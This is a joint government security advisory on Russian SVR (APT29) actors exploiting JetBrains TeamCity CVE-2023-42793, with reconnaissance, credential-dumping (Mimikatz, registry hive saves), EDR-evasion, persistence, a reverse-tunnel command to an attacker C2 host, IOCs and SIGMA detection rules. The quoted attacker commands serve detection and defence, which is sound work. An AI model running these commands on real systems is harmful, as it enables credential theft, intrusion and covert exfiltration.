Co-Authored by:

Russian Foreign Intelligence Service (SVR) Cyber Actors Use JetBrains TeamCity CVE in Global Targeting

13 December 2023

v1.0

This document is marked TLP:CLEAR. Disclosure is not limited. Sources may use TLP:CLEAR when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release.

Subject to standard copyright rules, TLP:CLEAR information may be distributed without restrictions. For more information on the Traffic Light Protocol, see https://cert.pl/tlp/.

Table of Contents

Summary

The Federal Bureau of Investigation (FBI), US Cybersecurity & Infrastructure Security Agency (CISA), National Security Agency (NSA), Polish Military Counterintelligence Service (SKW), CERT Polska (CERT.PL), and the UK's National Cyber Security Centre (NCSC) assess Russian Foreign Intelligence Service (SVR) cyber actors—also known as Advanced Persistent Threat 29 (APT 29), the Dukes, CozyBear, and NOBELIUM/Midnight Blizzard—are exploiting CVE-2023-42793[1] at a large scale, targeting servers hosting JetBrains TeamCity software since September 2023.

Software developers use TeamCity software to manage and automate software compilation, building, testing, and releasing. If compromised, access to a TeamCity server would provide malicious actors with access to that software developer's source code, signing certificates, and the ability to subvert software compilation and deployment processes—access a malicious actor could further use to conduct supply chain operations. Although the SVR executed such an operation against SolarWinds[2] and its customers in 2020, the authoring agencies are currently unaware of any attempts by the SVR to use the access afforded by the TeamCity CVE in a similar manner. The SVR has, however, been observed using the initial access gleaned by exploiting the TeamCity CVE to escalate its privileges, move laterally, deploy additional backdoors, and take other steps to ensure persistent and long-term access to the compromised network environments.

This CSA details the tactics, techniques, and procedures (TTPs) employed by SVR actors in this operation, the operation's focus on software companies, technical details of the operation, indicators of compromise (IOCs), and mitigation recommendations for network defenders. The information is derived from collaborative ongoing mitigation efforts by the authoring agencies of this CSA.

To bring Russia's actions to public attention, the authoring agencies are providing information on the SVR's most recent compromise to aid organizations in conducting their own investigations and securing their networks, provide compromised entities with actionable IOCs, and empower private sector cybersecurity companies to better detect and counter the SVR's malicious actions. The authoring agencies recommend all organizations with affected systems that did not immediately apply available patches or workarounds to assume compromise and initiate threat hunting activities using the IOCs provided in this CSA. If potential compromise is detected, administrators should apply the incident response recommendations included in this CSA and contact appropriate national CSIRT.

[1] https://nvd.nist.gov/vuln/detail/cve-2023-42793

[2] https://www.cisa.gov/sites/default/files/publications/CISA_Fact_Sheet-Russian_SVR-Activities_Related_to_SolarWinds_Compromises_508C.pdf

Threat Overview

SVR cyber operations pose a persistent threat to public and private organizations' networks globally. Since 2013, cybersecurity companies and governments have reported on SVR operations targeting victim networks to steal confidential and proprietary information. A decade later, the authoring agencies can infer a long-term targeting pattern aimed at collecting, and enabling the collection of, foreign intelligence, a broad concept that for Russia encompasses information on the politics, economics, and military of foreign states; science and technology; and foreign counterintelligence. The SVR also conducts cyber operations targeting technology companies that enable future cyber operations.

A decade ago, public reports on SVR cyber activity focused largely on the SVR's spear phishing operations, targeting government agencies, think tanks and policy analysis organizations, educational institutions, and political organizations. This category of targeting is consistent with the SVR's responsibility to collect political intelligence, the collection of which has long been the SVR's highest priority. For the Russian Government, political intelligence includes not only the development and execution of foreign policies, but also the development and execution of domestic policies and the political processes that drive them. In December 2016, the U.S. Government published a Joint Analysis Report titled "GRIZZLY STEPPE – Russian Malicious Cyber Activity," which describes the SVR's compromise of a U.S. political party leading up to a presidential election. The SVR's use of spear phishing operations are visible today in its ongoing Diplomatic Orbiter campaign, primarily targeting diplomatic agencies. In 2023, SKW and CERT.PL published a Joint Analysis Report describing tools and techniques used by the SVR to target embassies in dozens of countries[3].

Less frequently, reporting on SVR cyber activity has addressed other aspects of the SVR's foreign intelligence collection mission. In July 2020, U.S., U.K., and Canadian Governments jointly published an advisory revealing the SVR's exploitation of CVEs to gain initial access to networks, and its deployment of custom malware known as WellMess, WellMail, and Sorefang to target organizations involved in COVID-19 vaccine development[4]. Although the 2020 advisory did not mention it, the authoring agencies can now disclose that the SVR's WellMess campaign also targeted energy companies. Such biomedical and energy targets are consistent with the SVR's responsibility to support the Russian economy by pursuing two categories of foreign intelligence known as economic intelligence and science and technology.

In April 2021, the USG attributed a supply chain operation targeting the SolarWinds information technology company and its customers to the SVR. This attribution marked the discovery that the SVR had, since at least 2018, expanded the range of its cyber operations to include the widespread targeting of information technology companies. At least some of this targeting was aimed at enabling additional cyber operations. Following this attribution, the U.S. and U.K. Governments published advisories highlighting additional SVR TTPs, including its exploitation of various CVEs, the SVR's use of "low and

[3] https://www.gov.pl/web/baza-wiedzy/espionage-campaign-linked-to-russian-intelligence-services
[4] https://www.ncsc.gov.uk/files/Advisory-APT29-targets-COVID-19-vaccine-development.pdf

slow" password spraying techniques to gain initial access to some victims' networks, exploitation of a zero-day exploit, and exploitation of Microsoft 365 cloud environments [5] [6].

In this newly attributed operation targeting networks hosting TeamCity servers, the SVR demonstrably continues its practice of targeting technology companies. By choosing to exploit CVE-2023-42793, a software development program, the authoring agencies assess the SVR could benefit from access to victims, particularly by allowing the threat actors to compromise the networks of dozens of software developers. JetBrains issued a patch for this CVE in mid-September 2023, limiting the SVR's operation to the exploitation of unpatched, Internet-reachable TeamCity servers. While the authoring agencies assess the SVR has not yet used its accesses to software developers to access customer networks and is likely still in the preparatory phase of its operation, having access to these companies' networks presents the SVR with opportunities to enable hard-to- detect command and control (C2) infrastructure.

[5] https://www.cisa.gov/news-events/alerts/2021/04/15/nsa-cisa-fbi-joint-advisory-russian-svr-targeting-us-and-allied

[6] https://www.ncsc.gov.uk/news/joint-advisory-further-ttps-associated-with-svr-cyber-actors

Technical Details

Note: This advisory uses the MITRE ATT&CK for Enterprise framework, version 14. See the MITRE ATT&CK Tactics and Techniques section for a table of the threat actors' activity mapped to MITRE ATT&CK® tactics and techniques. For assistance with mapping malicious cyber activity to the MITRE ATT&CK framework, see CISA and MITRE ATT&CK's Best Practices for MITRE ATT&CK Mapping and CISA's Decider Tool. Additionally, while SVR followed a similar playbook in each compromise, they also adjusted to each operating environment and not all presented steps or actions below were executed on every host.

Initial Access – Exploitation

The SVR started to exploit Internet-connected JetBrains TeamCity servers [T1190] in late September 2023 using CVE-2023-42793, which enables the insecure handling of specific paths allowing for bypassing authorization, resulting in arbitrary code execution on the server. Our observations show that the TeamCity exploitation usually resulted in code execution [T1203] with high privileges [T1203] granting the SVR an advantageous foothold in the network environment. The authoring agencies are not currently aware of any other initial access vector to JetBrains TeamCity currently being exploited by the SVR.

Host Reconnaissance

Initial observations show the SVR used the following basic, built-in commands to perform host reconnaissance [T1033], [T1059.003], [T1592.002]

- whoami /priv
- whoami /all
- whoami /groups
- whoami /domain
- nltest -dclist
- nltest -dsgetdc
- tasklist
- netstat
- wmic /node:""<redacted>"" /user:""<redacted>"" /password:""<redacted>"" process list brief
- wmic /node:""<redacted>"" process list brief
- wmic process get commandline -all
- wmic process <proc_id> get commandline
- wmic process where name=""GoogleCrashHandler64.exe"" get commandline,processed
- powershell ([adsisearcher]"((samaccountname=<redacted>))").Findall().Properties
- powershell ([adsisearcher]"((samaccountname=<redacted>))").Findall().Properties.memberof
- powershell Get-WmiObject -Class Win32_Service -Computername
- powershell Get-WindowsDriver -Online -All

File Exfiltration

Additionally, the authoring agencies have observed the SVR exfiltrating files [T1041] which may provide insight into the host system's operating system:

- C:\Windows\system32\ntoskrnl.exe [T1547] – to precisely identify system version, likely as a prerequisite to deploy EDRSandBlast.

- SQL Server executable files - based on our review of the post exploitation actions, the SVR showed an interest in specific files of the SQL Server installed on the compromised systems:
  - C:\Program Files\Microsoft SQL Server\MSSQL14.MSSQLSERVER\MSSQL\Binn\sqlmin.dll,
  - C:\Program Files\Microsoft SQL Server\MSSQL14.MSSQLSERVER\MSSQL\Binn\sqllos.dll,
  - C:\Program Files\Microsoft SQL Server\MSSQL14.MSSQLSERVER\MSSQL\Binn\sqllang.dll,
  - C:\Program Files\Microsoft SQL Server\MSSQL14.MSSQLSERVER\MSSQL\Binn\sqltses.dll
  - C:\Program Files\Microsoft SQL Server\MSSQL14.MSSQLSERVER\MSSQL\Binn\secforwarder.dll

- Visual Studio files – based on our review of the post exploitation actions, the SVR showed an interest in specific files of the Visual Studio:
  - C:\Program Files (x86)\Microsoft Visual Studio\2017\SQL\Common7\IDE\VSIXAutoUpdate.exe

- Update management agent files – based on our review of the post exploitation actions, the SVR showed an interest in executables and configuration of patch management software:
  - C:\Program Files (x86)\PatchManagementInstallation\Agent\12\Httpd\bin\httpd.exe
  - C:/Program Files (x86)/PatchManagementInstallation/Agent/12/Httpd
  - C:/ProgramData/GFI/LanGuard 12/HttpdConfig/httpd.conf

Interest in SQL Server

Based on our review of the exploitation, the SVR also showed an interest in details of the SQL Server [T1059.001], [T1505.001]:

- powershell Compress-Archive -Path "C:\Program Files\Microsoft SQL Server\MSSQL14.MSSQLSERVER\MSSQL\Binn\sqlmin.dll","C:\Program Files\Microsoft SQL Server\MSSQL14.MSSQLSERVER\MSSQL\Binn\sqllos.dll","C:\Program Files\Microsoft SQL Server\MSSQL14.MSSQLSERVER\MSSQL\Binn\sqllang.dll","C:\Program Files\Microsoft SQL Server\MSSQL14.MSSQLSERVER\MSSQL\Binn\sqltses.dll" -DestinationPath C:\Windows\temp\1\sql.zip
- Adversary also exfiltrated secforwarder.dll

Tactics Used to Avoid Detection


To avoid detection, the SVR used a "Bring Your Own Vulnerable Driver" [T1068] technique to disable or outright kill endpoint detection and response (EDR) and antivirus (AV) software. [T1562.001]

This was done using an open source project called "EDRSandBlast."[7] The authoring agencies have observed the SVR using EDRSandBlast to remove protected process light (PPL) protection, which is used for controlling and protecting running processes and protecting them from infection. The actors then inject code into AV/EDR processes for a small subset of victims [T1068]. Additionally, executables that are likely to be detected (i.e. Mimikatz) were executed in memory [T1003.001].

In several cases SVR attempted to hide their backdoors via:

- Abusing a DLL hijacking vulnerability in Zabbix[8] software by replacing a legitimate Zabbix DLL with their one containing GraphicalProton backdoor,
- Backdooring an open source application developed by Microsoft named vcperf[9]. SVR modified and copied publicly available source code. After execution, backdoored vcperf dropped several DLLs to disc, one of those being a GraphicalProton backdoor,
- Abusing a DLL hijacking vulnerability in Webroot[10] antivirus software by replacing a legitimate DLL with one containing GraphicalProton backdoor.

To avoid detection by network monitoring, the SVR devised a covert C2 channel that used Microsoft OneDrive and Dropbox cloud services. To further enable obfuscation, data exchanged with malware via OneDrive and Dropbox were hidden inside randomly generated BMP files [T1564], illustrated below:



Privilege escalation

To facilitate privilege escalation [T1098], the SVR used multiple techniques, including WinPEAS[11], NoLmHash registry key modification, and the Mimikatz tool.

The SVR modified the NoLMHash registry using the following reg command:

- reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa /v NoLmHash /t REG_DWORD /d "0" /f

[7] https://github.com/wavestone-cdt/EDRSandblast
[8] https://www.zabbix.com/
[9] https://github.com/microsoft/vcperf
[10] https://www.webroot.com/
[11] https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS

The SVR used the following Mimikatz commands [T1003]:

- privilege::debug
- lsadump::cache
- lsadump::secrets
- lsadump::sam
- sekurlsa::logonpasswords

Persistence

The SVR relied on scheduled tasks [T1053.005] to secure persistent execution of backdoors. Depending on the privileges the SVR had, their executables were stored in one of following directories:

- C:\Windows\temp
- C:\Windows\System32
- C:\Windows\WinStore

The SVR made all modifications using the schtasks.exe binary with multiple variants of arguments passed to schtasks.exe.

To secure long-term access to the environment, the SVR used the Rubeus[12] toolkit to craft Ticket Granting Tickets (TGTs) [T1558.001].

Sensitive data exfiltration [T1020]

The SVR exfiltrated the following Windows Registry hives from its victims [T1003]:

- HKLM\SYSTEM
- HKLM\SAM
- HKLM\SECURITY

In order to exfiltrate Windows Registry, the SVR saved hives into files [T1003.002], packed them, and then exfiltrated them using a backdoor capability. it used "reg save" to save SYSTEM, SAM and SECURITY registry hives, and used powershell to stage .zip archives in the C:\Windows\Temp\ directory.

- reg save HKLM\SYSTEM ""C:\Windows\temp\1\sy.sa"" /y
- reg save HKLM\SAM ""C:\Windows\temp\1\sam.sa"" /y
- reg save HKLM\SECURITY ""C:\Windows\temp\1\se.sa"" /y
- powershell Compress-Archive -Path C:\Windows\temp\1\ -DestinationPath C:\Windows\temp\s.zip -Force & del C:\Windows\temp\1 /F /Q

In a few specific cases, the SVR used the SharpChromium[13] tool to obtain sensitive browser data such as session cookies, browsing history, or saved logins.

[12] https://github.com/GhostPack/Rubeus

[13] https://github.com/djhohnstein/SharpChromium

SVR also used DSInternals open source tool to interact with Directory Services. DSInternals[14] allows to obtain a sensitive Domain information.

Network Reconnaissance

After the SVR built a secure foothold and gained an awareness of a victim's TeamCity server, it then focused on network reconnaissance [T1590.004]. The SVR performed network reconnaissance using a mix of built-in commands and additional tools, such as port scanner and PowerSploit,[15] which it launched into memory [T1046]. The SVR executed the following PowerSploit commands:

- Get-NetComputer
- Get-NetGroup
- Get-NetUser -UACFilter NOT_ACCOUNTDISABLE | select samaccountname, description, pwdlastset, logoncount, badpwdcount"
- Get-NetDiDomain
- Get-AdUser
- Get-DomainUser -UserName
- Get-NetUser -PreauthNotRequire
- Get-NetComputer | select samaccountname
- Get-NetUser -SPN | select serviceprincipalname

Tunneling into Compromised Environments

In selected environments the SVR used an additional tool named, "rr.exe"—a modified open source reverse socks tunneler named Rsockstun[16] – to establish a tunnel to the C2 infrastructure [T1572].

The authoring agencies are aware of the following infrastructure used in conjunction with "rr.exe":

- 128.239.22.138:443
- 65.20.97.203:443
- poetpages.com:8443

The SVR executed Rsockstun either in memory or using the Windows Management Instrumentation Command Line (WMIC) [T1047] utility after dropping it to disk:

- wmic process call create "C:\Program Files\Windows Defender Advanced Threat Protection\Sense.exe -connect poetpages.com -pass M554-0sddsf2@34232fsl45t31"

[14] https://github.com/MichaelGrafnetter/DSInternals
[15] https://github.com/PowerShellMafia/PowerSploit
[16] https://github.com/llkat/rsockstun

Lateral Movement

The SVR used WMIC to facilitate lateral movement. [T1047; T1210]

-
  ```
  wmic /node:""<redacted>"" /user:""<redacted>" /password:""<redacted>"" process call create ""rundll32 C:\Windows\system32\AclNumsInvertHost.dll AclNumsInvertHost""
  ```

The SVR also modified DisableRestrictedAdmin key to enable remote connections. [T1210]

It modified Registry using the following reg command:

-
  ```
  reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa /v DisableRestrictedAdmin /t REG_DWORD /d "0" /f
  ```

Adversary toolset

In the course of the TeamCity operation, the SVR used multiple custom and open source available tools and backdoors. The following custom tools were observed in use during the operation:

- **GraphicalProton**[17] [18] – is a simplistic backdoor that uses OneDrive, Dropbox, and randomly generated BMPs [T1027.001] to exchange data with the SVR operator.
  After execution, GraphicalProton gathers environment information such as active TCP/UDP connections[T1049], running processes[T1049], as well as user, host, and domain names[T1590]. OneDrive is used as a primary communication channel while Dropbox is treated as a backup channel[T1567]. API keys are hardcoded into the malware. When communicating with cloud services, GraphicalProton generates a randomly named directory which is used to store infection-specific BMP files - with both commands and results[T1564.001]. Directory name is re-randomized each time the GraphicalProton process is started.
  BMP files that were used to exchange data were generated in the following way:
  1. Compress data using zlib,
  2. Encrypt data using custom algorithm,
  3. Add "***" string literal to encrypted data,
  4. Create a random BMP with random rectangle,
  5. And finally, encode encrypted data within lower pixel bits.

  While the GraphicalProton backdoor has remained mostly unchanged over the months we have been tracking it, to avoid detection the adversary wrapped the tool in various different layers of obfuscation, encryption, encoders, and stagers. Two specific variants of GraphicalProton "packaging" are especially noteworthy – a variant that uses DLL hijacking [T1574.002] in Zabbix as a means to start execution (and potentially provide long-term, hard-to-detect access)

[17] Recorded Future's Insikt Group previously named this backdoor "GraphicalProton," after discovering its use during a May 2023 spearphishing operation. https://go.recordedfuture.com/hubfs/reports/cta-2023-0727-1.pdf

[18] Microsoft Defender detects this malware as a "VaporRage"

and a variant that masks itself within vcperf,[19] [T1036] an open-source C++ build analysis tool from Microsoft.

- **GraphicalProton HTTPS variant** – a variant of GraphicalProton backdoor recently introduced by the SVR that forgoes using cloud-based services as a C2 channel and instead relies on HTTP request.
  To legitimize the C2 channel, adversary used a re-registered expired domain set up with dummy WordPress website. Execution of HTTPS variant of GraphicalProton is split into two files – stager and encrypted binary file that contains further code.

[19] https://github.com/microsoft/vcperf

MITRE ATT&CK Tactics and Techniques

See below tables for all referenced threat actor tactics and techniques in this advisory. For additional mitigations, see the Mitigations section.

Table 1: SVR Cyber Actors ATT&CK Techniques for Enterprise - Reconnaissance

Technique Title	ID	Use
Gather Victim Network Information: Network Topology	T1046	SVR cyber actors may gather information about the victim's network topology that can be used during targeting.
Gather Victim Host Information: Software	T1592.002	SVR cyber actors may gather information about the victim's host networks that can be used during targeting.

Table 2: SVR Cyber Actors' ATT&CK Techniques for Enterprise – Initial Access

Technique Title	ID	Use
Exploit Public-Facing Application	T1190	SVR exploits internet-connected JetBrains TeamCity server using CVE-2023-42793 for initial access

Table 3: SVR Cyber Actors' ATT&CK Techniques for Enterprise: Execution

Technique Title	ID	Use
Command and Scripting Interpreter: PowerShell	T1059.001	SVR cyber actors used powershell commands to compress Microsoft SQL server .dll files.
Command and Scripting Interpreter: Windows Command Shell	T1059.003	SVR cyber actors execute these powershell commands to perform host reconnaissance: ▪ powershell ([adsisearcher]"((samaccountname=<redacted>))").Findall().Properties ▪ powershell ([adsisearcher]"((samaccountname=<redacted>))").Findall().Properties.memberof ▪ powershell Get-WmiObject -Class Win32_Service -Computername ▪ powershell Get-WindowsDriver -Online -All
Exploitation for Client Execution	T1203	SVR cyber actors leverage arbitrary code execution after exploiting CVE-2023-42793
Hijack Execution Flow: DLL Side-Loading	T1574.002	SVR cyber actors use a variant of GraphicalProton that uses DLL hijacking in Zabbix as a means to start execution.

Table 4: SVR Cyber Actors' ATT&CK Techniques for Enterprise: Persistence

Technique Title	ID	Use
Scheduled Task	T1053.005	SVR cyber actors may abuse Windows Task Schedule to perform task scheduling for initial or recurring execution of malicious code.
Server Software Component: SQL Stored Procedures	T1505.001	SVR cyber actors abuse SQL server stored procedures to maintain persistence.
Boot or Logon Autostart Execution	T1547	SVR cyber actors used C:\Windows\system32\ntoskrnl.exe To configure automatic system boot settings to maintain persistence.

Table 5: SVR Cyber Actors' ATT&CK Techniques for Enterprise: Privilege Escalation

Technique Title	ID	Use
Exploitation for Privilege Escalation	T1068	SVR cyber actors exploit JetBrains TeamCity vulnerability to achieve escalated privileges. To avoid detection, the SVR cyber actors used a "Bring Your Own Vulnerable Driver" technique

		to disable EDR and AV defense mechanisms.
Account Manipulation	T1098	SVR cyber actors may manipulate accounts to maintain and/or elevate access to victim systems.

Table 6: SVR Cyber Actors' ATT&CK Techniques for Enterprise: Defense Evasion

Technique Title	ID	Use
Obfuscated Files or Information: Binary Padding	T1027.001	SVR cyber actors use BMPs to perform binary padding while exchange data is exfiltrated to an their C2 station.
Masquerading	T1036	SVR cyber actors use a variant that uses DLL hijacking in Zabbix as a means to start execution (and potentially provide long-term, hard-to-detect access) and a variant that masks itself within vcperf,[p] an open-source C++ build analysis tool from Microsoft.
Process Injection	T1055	SVR cyber actors inject code into AV and EDR processes to evade defenses.

Disable or Modify Tools	T1562.001	SVR cyber actors may modify and/or disable tools to avoid possible detection of their malware/tools and activities.
Hide Artifacts	T1564	SVR cyber actors may attempt to hide artifacts associated with their behaviors to evade detection.
Hide Artifacts: Hidden Files and Directories	T1564.001	When communicating with cloud services, GraphicalProton generates a randomly named directory which is used to store infection-specific BMP files - with both commands and results

Table 7: SVR Cyber actors' ATT&CK Techniques for Enterprise: Credential Access

Technique Title	ID	Use
OS Credential Dumping: LSASS Memory	T1003.001	SVR cyber actors executed Mimikatz commands in memory to gain access to credentials stored in memory.
OS Credential Dumping: Security Account Manager	T1003.002	SVR cyber actors used: ▪ privilege::debug ▪ lsadump::cache ▪ lsadump::secrets ▪ lsadump::sam ▪ sekurlsa::logonpasswords Mimikatz commands to gain access to credentials.

		Additionally, SVR cyber actors exfiltrated Windows registry hives to steal credentials. ▪ HKLM\SYSTEM ▪ HKLM\SAM ▪ HKLM\SECURITY
Credentials from Password Stores: Credentials from Web Browsers	T1555.003	In a few specific cases, the SVR used the SharpChromium tool to obtain sensitive browser data such as session cookies, browsing history, or saved logins.
Steal or Forge Kerberos Tickets: Golden Ticket	T1558.001	To secure long-term access to the environment, the SVR used the Rubeus toolkit to craft Ticket Granting Tickets (TGTs).

Table 8: SVR Cyber Actors ATT&CK Techniques for Enterprise: Discovery

Technique Title	ID	Use
System Owner/User Discovery	T1033	SVR cyber actors use these built-in commands to perform host reconnaissance: ▪ whoami /priv ▪ whoami / all ▪ whoami / groups ▪ whoami / domain to perform user discovery.
System Owner/User Discovery	T1033	SVR cyber actors use these built-in commands to perform host reconnaissance: ▪ whoami /priv ▪ whoami / all ▪ whoami / groups

		▪ whoami / domain to perform user discovery.
Process Discovery	T1057	SVR cyber actors use GraphicalProton to gather running processes data.
Gather Victim Network Information	T1590	SVR cyber actors use GraphicalProton to gather victim network information.

Table 9: SVR Cyber Actors ATT&CK Techniques for Enterprise: Lateral Movement

Technique Title	ID	Use
Exploitation of Remote Services	T1210	SVR cyber actors may exploit remote services to gain unauthorized access to internal systems once inside a network.
Windows Management Instrumentation	T1047	SVR cyber actors executed Rsockstun either in memory or using Windows Management Instrumentation (WMI) to execute malicious commands and payloads. wmic process call create "C:\Program Files\Windows Defender Advanced Threat Protection\Sense.exe -connect poetpages.com -pass M554-

		0sddsf2@34232fsl45t31"

Table 10: SVR Cyber Actors ATT&CK Techniques for Enterprise: Command and Control

Technique Title	ID	Use
Dynamic Resolution	T1568	SVR may dynamically establish connections to command-and-control infrastructure to evade common detections and remediations.
Protocol Tunneling	T1572	SVR cyber actors may tunnel network communications to and from a victim system within a separate protocol to avoid detection/network filtering and/or enable access to otherwise unreachable systems. In selected environments, the SVR used an additional tool named, “rr.exe”–a modified open source reverse socks tunneler named Rsockstunm–to establish a tunnel to the C2 infrastructure

Table 11: SVR Cyber Actors ATT&CK Techniques for Enterprise: Exfiltration

Technique Title	ID	Use
Automated Exfiltration	T1020	SVR cyber actors may exfiltrate data, such as sensitive documents, through the use of automated processing after being gathered during collection.
Exfiltration Over C2 Channel	T1041	SVR cyber actors may steal data by exfiltrating it over an existing C2 channel. Stolen data is encoded into normal communications using the same protocol as C2 communications.
Exfiltration Over Web Service	T1567	SVR cyber actors use OneDrive and Dropbox to exfiltrate data to their C2 station.

Indicators of Compromise

Note: *Please refer to Appendix A and B for a list of IOCs.*

Victim Types

As a result of this latest SVR cyber activity, the FBI, CISA, NSA, SKW, CERT Polska, and NCSC have identified a few dozen compromised companies in the United States, Europe, Asia, and Australia, and are aware of over a hundred compromised devices. While we are confident in the identification of these victims, we assess this list does not represent the full set of compromised organizations. Generally, the victim types do not fit into any sort of pattern or trend, aside from having an unpatched, Internet-reachable JetBrains TeamCity server, leading to the assessment that SVR's exploitation of these victims' networks was opportunistic in nature and not necessarily a targeted attack. Identified victims were among the following industries: an energy trade association; companies that provide software for billing, medical devices, customer care, employee monitoring, financial management, marketing, sales, and video games; as well as hosting companies, tools manufacturers, and small and large IT companies.

Detection Methods

Additionally, the following rules can be used to detect activity linked to adversary activity. These rules should serve as examples and adapt to each organization's environment and telemetry.

SIGMA rules

Presented SIGMA rules target identified operators' behavior patterns and can be used for the threat hunting against collected logs.

```
title: Privilege information listing via whoami
description: Detects whoami.exe execution and listing of privileges
author:
references: https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/whoami
date: 2023/11/15
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        Image|endswith:
          - 'whoami.exe'
        CommandLine|contains:
          - 'priv'
          - 'PRIV'
    condition: selection
falsepositives: legitimate use by system administrator
```

```
title: DC listing via nltest
description: Detects nltest.exe execution and DC listing
author:
references:
date: 2023/11/15
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        Image|endswith:
          - 'nltest.exe'
        CommandLine|re: '.*dclist\:.*|.*DCLIST\:.*|.*dsgetdc\:.*|.*DSGETDC\:.*'
    condition: selection
falsepositives: legitimate use by system administrator
```

```
title: DLL execution via WMI
description: Detects DLL execution via WMI
author:
references:
date: 2023/11/15
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        Image|endswith:
          - 'WMIC.exe'
        CommandLine|contains|all:
          - 'call'
          - 'rundll32'
    condition: selection
falsepositives: legitimate use by software or system administrator
```

```
title: Process with connect and pass as args
description: Process with connect and pass as args
author:
references:
date: 2023/11/15
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        CommandLine|contains|all:
          - 'pass'
          - 'connect'
    condition: selection
falsepositives: legitimate use of rsockstun or software with exact same arguments
```

```
title: Service or Drive enumeration via powershell
description: Service or Drive enumeration via powershell
author:
references:
date: 2023/11/15
logsource:
    category: ps_script
    product: windows
detection:
    selection_1:
            ScriptBlockText|contains|all:
            - 'Get-WmiObject'
            - '-Class'
            - 'Win32_Service'
    selection_2:
            ScriptBlockText|contains|all:
            - 'Get-WindowsDriver'
            - '-Online'
            - '-All'
    condition: selection_1 or selection_2
falsepositives: legitimate use by system administrator
```

```
title: Compressing files from temp to temp
description: Compressing files from temp\ to temp used by SVR to prepare data to be exfiltrated
references:
author:
date: 2023/11/15
logsource:
    category: ps_script
    product: windows
detection:
    selection:
        ScriptBlockText|re:                        '.*Compress\-Archive.*Path.*Windows\\[Tt]{1}emp\\[1-
9]{1}.*DestinationPath.*Windows\\[Tt]{1}emp\\.*'
    condition: selection
```

```
title: DLL names used by SVR for GraphicalProton backdoor
description: Hunts for known SVR-specific DLL names.
references:
author:
date: 2023/11/15
logsource:
    category: image_load
    product: windows
detection:
    selection:
        ImageLoaded|endswith:
          - 'AclNumsInvertHost.dll'
          - 'ModeBitmapNumericAnimate.dll'
          - 'UnregisterAncestorAppendAuto.dll'
          - 'DeregisterSeekUsers.dll'
          - 'ScrollbarHandleGet.dll'
          - 'PerformanceCaptionApi.dll'
          - 'WowIcmpRemoveReg.dll'
          - 'BlendMonitorStringBuild.dll'
          - 'HandleFrequencyAll.dll'
          - 'HardSwapColor.dll'
          - 'LengthInMemoryActivate.dll'
          - 'ParametersNamesPopup.dll'
          - 'ModeFolderSignMove.dll'
          - 'ChildPaletteConnected.dll'
          - 'AddressResourcesSpec.dll'
    condition: selection
```

```
title: Sensitive registry entries saved to file
description: Sensitive registry entries saved to file
author:
references:
date: 2023/11/15
logsource:
    category: process_creation
    product: windows
detection:
    selection_base:
        Image|endswith:
          - 'reg.exe'
        CommandLine|contains: 'save'
        CommandLine|re: '.*HKLM\\SYSTEM.*|.*HKLM\\SECURITY.*|.*HKLM\\SAM.*'
    selection_file:
      CommandLine|re: '.*sy\.sa.*|.*sam\.sa.*|.*se\.sa.*'
    condition: selection_base and selection_file
```

```
title: Scheduled tasks names used by SVR for GraphicalProton backdoor
description: Hunts for known SVR-specific scheduled task names
author:
references:
date: 2023/11/15
logsource:
    category: taskscheduler
    product: windows
detection:
    selection:
        EventID:
          - 4698
          - 4699
          - 4702
        TaskName:
```

```
        - '\Microsoft\Windows\IISUpdateService'
        - '\Microsoft\Windows\WindowsDefenderService'
        - '\Microsoft\Windows\WindowsDefenderService2'
        - '\Microsoft\DefenderService'
        - '\Microsoft\Windows\DefenderUPDService'
        - '\Microsoft\Windows\WiMSDFS'
        - '\Microsoft\Windows\Application Experience\StartupAppTaskCkeck'
        - '\Microsoft\Windows\Windows Error Reporting\SubmitReporting'
        - '\Microsoft\Windows\Windows Defender\Defender Update Service'
        - '\WindowUpdate'
        - '\Microsoft\Windows\Windows Error Reporting\CheckReporting'
        - '\Microsoft\Windows\Application Experience\StartupAppTaskCheck'
        - '\Microsoft\Windows\Speech\SpeechModelInstallTask'
        - '\Microsoft\Windows\Windows Filtering Platform\BfeOnServiceStart'
        - '\Microsoft\Windows\Data Integrity Scan\Data Integrity Update'
        - '\Microsoft\Windows\WindowsUpdate\Scheduled AutoCheck'
        - '\Microsoft\Windows\ATPUpd'
        - '\Microsoft\Windows\Windows Defender\Service Update'
        - '\Microsoft\Windows\WindowsUpdate\Scheduled Check'
        - '\Microsoft\Windows\WindowsUpdate\Scheduled AutoCheck'
        - '\Defender'
        - '\defender'
        - '\\Microsoft\\Windows\\IISUpdateService'
        - '\\Microsoft\\Windows\\WindowsDefenderService'
        - '\\Microsoft\\Windows\\WindowsDefenderService2'
        - '\\Microsoft\\DefenderService'
        - '\\Microsoft\\Windows\\DefenderUPDService'
        - '\\Microsoft\\Windows\\WiMSDFS'
        - '\\Microsoft\\Windows\\Application Experience\\StartupAppTaskCkeck'
        - '\\Microsoft\\Windows\\Windows Error Reporting\\SubmitReporting'
        - '\\Microsoft\\Windows\\Windows Defender\\Defender Update Service'
        - '\\WindowUpdate'
        - '\\Microsoft\\Windows\\Windows Error Reporting\\CheckReporting'
        - '\\Microsoft\\Windows\\Application Experience\\StartupAppTaskCheck'
        - '\\Microsoft\\Windows\\Speech\\SpeechModelInstallTask'
        - '\\Microsoft\\Windows\\Windows Filtering Platform\\BfeOnServiceStart'
        - '\\Microsoft\\Windows\\Data Integrity Scan\Data Integrity Update'
        - '\\Microsoft\\Windows\\WindowsUpdate\\Scheduled AutoCheck'
        - '\\Microsoft\\Windows\\ATPUpd'
        - '\\Microsoft\\Windows\\Windows Defender\\Service Update'
